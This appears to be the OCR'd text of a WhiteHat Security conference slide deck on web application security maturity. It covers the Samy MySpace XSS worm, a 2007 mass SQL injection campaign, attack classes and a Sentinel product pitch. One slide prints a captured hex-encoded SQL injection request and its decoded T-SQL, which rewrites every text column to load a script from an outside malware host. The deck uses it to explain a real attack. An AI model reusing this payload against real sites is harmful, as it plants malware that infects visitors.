
Facilitating Application Security Maturity

Jeremiah Grossman
Founder & Chief Technology Officer

WhiteHat SECURITY

WhiteHat
SECURITY




2007
InfoWorld
CTO
25

SYNGRESS®

4 FREE BOOKLETS
YOUR SOLUTIONS MEMBERSHIP

XSS Exploits

CROSS SITE SCRIPTING ATTACKS AND DEFENSE

Your Guide to the Hottest Topic in the Security Community

- Written by the Industry's Undisputed Authorities on XSS
- Are You Protected? XSS Vulnerabilities Exist in 8 Out of 10 Websites!
- Complete Coverage of Filter-Bypass, Intranet Hacking, Exploit Frameworks, and More

Seth Fogie
Jeremiah Grossman
Robert Hansen
Anton Rager


Im in ur webz
crosing ur scripz!

Official Title
“the hacker yahoo”

Hack Everything!

WhiteHat Security

- 350+ enterprise customers
  - Start-ups to Fortune 500
- Flagship offering “WhiteHat Sentinel Service”
  - 1000’s of assessments performed annually
- Recognized leader in website security
  - Quoted thousands of times by the mainstream press


Inc.500

Deloitte. 2008 Technology Fast 50 Silicon Valley

SC MAGAZINE AWARDS 2009 FINALIST Honored in the U.S.

USA TODAY · CIO · eWEEK.COM · Forbes.com · San Francisco Chronicle · darkREADING RISKY BUSINESS · PC WORLD · BANK TECHNOLOGY NEWS btn · abcNEWS · InfoWorld · COMPUTERWORLD · internetnews.com · CSO The Resource for Security Executives · NETWORKWORLD · Associated Press · InformationWeek

MySpace (Samy Worm) - 2005
The first XSS worm



1) Logged-in user views samy's profile page, embedded JavaScript malware.

2) Malware ads samy as their friend, updates their profile with "samy is my hero", and copies the malware to their profile.

3) People visiting infected profiles are in turn infected causing exponential growth.

24 hours, 1 million users affected


SAMY IS
MY HERO
AMY IS
R HERO

SQL Injection

Phrack Magazine

Vol 8, Issue 54

Dec 25th, 1998

Mass SQL Injection (2007)

- Google recon for weak websites (*.asp, *.php)
- Generic SQL Injection populates databases with malicious JavaScript IFRAMEs
- Visitors arrive and their browser auto-connects to a malware server infecting their machine with trojans -- or the website is damaged and can no longer conduct business.
- Botnets form then continue SQL injecting websites
- Infected sites risk becoming blacklisted on search engines and Web filtering gateways causing loss of visitors


```
"GET /?;DECLARE%20@S%20CHAR(4000);SET%20@S=cast
(0x4445434C415245204054207661726368617228323535292C40432076617263686172283430303029204445434C415245205461626C655F437572736F7220435552534F5220464F522073656C65637420612E6E616D652C622E6E616D652066726F6D207379736F626A6563747320612C737973636F6C756D6E73206220776865726520612E69643D622E696420616E6420612E78747970653D27752720616E642028622E78747970653D3939206F7220622E78747970653D3335206F7220622E78747970653D323331206F7220622E78747970653D31363729204F50454E205461626C655F437572736F72204645544348204E4558542046524F4D20205461626C655F437572736F7220494E544F2040542C4043205748494C4528404046455443485F5354415455533D302920424547494E20657865632827757064617465205B272B40542B275D20736574205B272B40432B275D3D5B272B40432B275D2B2727223E3C2F7469746C653E3C736372697074207372633D226874747703A2F2F73646F2E313030306D672E636E2F63737273732F772E6A73223E3C2F7363726970743E3C212D2D272720776865726520272B40432B27206E6F74206C696B6520272725223E3C2F7469746C653E3C736372697074207372633D22687474703A2F2F73646F2E313030306D672E636E2F63737273732F772E6A73223E3C2F7363726970743E3C212D2D272727294645544348204E4558542046524F4D20205461626C655F437572736F7220494E544F2040542C404320454E4420434C4F5345205461626C655F437572736F72204445414C4C4F43415445205461626C655F437572736F72%20AS%20CHAR(4000));
EXEC(@S); HTTP/1.1" 200 6338 "-"
```

Decoded...

```
DECLARE @T varchar(255),@C varchar(4000) DECLARE Table_Cursor CURSOR FOR select
a.name,b.name from sysobjects a,syscolumns b where a.id=b.id and a.xtype='u' and (b.xtype=99 or
b.xtype=35 or b.xtype=231 or b.xtype=167) OPEN Table_Cursor FETCH NEXT FROM
Table_Cursor INTO @T,@C WHILE(@@FETCH_STATUS=0) BEGIN exec('update ['+@T+'] set
['+@C+']=['+@C+']+''"></title><script src="http://sdo.1000mg.cn/csrss/w.js"></script><!--'' where
'+@C+' not like ''%"></title><script src="http://www.example.com/csrss/w.js"></script><!--''')FETCH
NEXT FROM Table_Cursor INTO @T,@C END CLOSE Table_Cursor DEALLOCATE Table_Cursor
```

THE EXPLOSION OF BOTNETS HAS MANDATED
A NEW WARNING LABEL:

Website Classes of Attacks

Premium Edition

Baseline Edition | **Standard Edition**

Business Logic: Hands-on Inspection

Authentication

- Brute Force
- Insufficient Authentication
- Weak Password Recovery Validation
- CSRF

Authorization

- Credential/Session Prediction
- Insufficient Authorization
- Insufficient Session Expiration
- Session Fixation

Logical Attacks

- Abuse of Functionality
- Denial of Service
- Insufficient Anti-automation
- Insufficient Process Validation

Technical: Automation Can Identify

Command Execution

- Buffer Overflow
- Format String Attack
- LDAP Injection
- OS Commanding
- SQL Injection
- SSI Injection
- XPath Injection

Information Disclosure

- Directory Indexing
- Information Leakage
- Path Traversal
- Predictable Resource Location

Client-Side

- Content Spoofing
- Cross-site Scripting
- HTTP Response Splitting
- Insecure Content

Attacker Targeting

Fully Targeted (APT?)

- Customize their own tools
- Focused on business logic
- Profit or goal driven ($$$)

Directed Opportunistic

- Commercial & Open Source Tools
- Authentication scans
- Multi-step processes (forms)

Random Opportunistic

- Fully automated scripts
- Unauthenticated scans
- Targets chosen indiscriminately

WhiteHat Sentinel

Complete Website Vulnerability Management

Customer Controlled & Expert Managed

- **Unique SaaS-based solution** – Highly scalable delivery of service at a fixed cost
- **Production Safe** – No Performance Impact
- **Full Coverage** – On-going testing for business logic flaws and technical vulnerabilities – uses WASC 24 classes of attacks as reference point
- **Unlimited Assessments** – Anytime websites change
- **Eliminates False Positives** – Security Operations Team verifies all vulnerabilities
- **Continuous Improvement & Refinement** – Ongoing updates and enhancements to underlying technology and processes

WhiteHat SECURITY

Cycle of Maturity

1. Quantity phase
Where more is more.


2. Quality phase
Where less is more.

3. Actionable phase
How do I fix/improve things going forward with this data?

4. Consistency phase
How do I do this consistently across time, because my software is always changing, and without spending a zillion hours doing it?

Data Overview

- **350+** organizations (Start-ups to Fortune listed)
- **2,000+** websites
- **32,000+** verified custom web application vulnerabilities
- Majority of websites assessed multiple times per month
- *Data collected from January 1, 2006 to August 25, 2010*



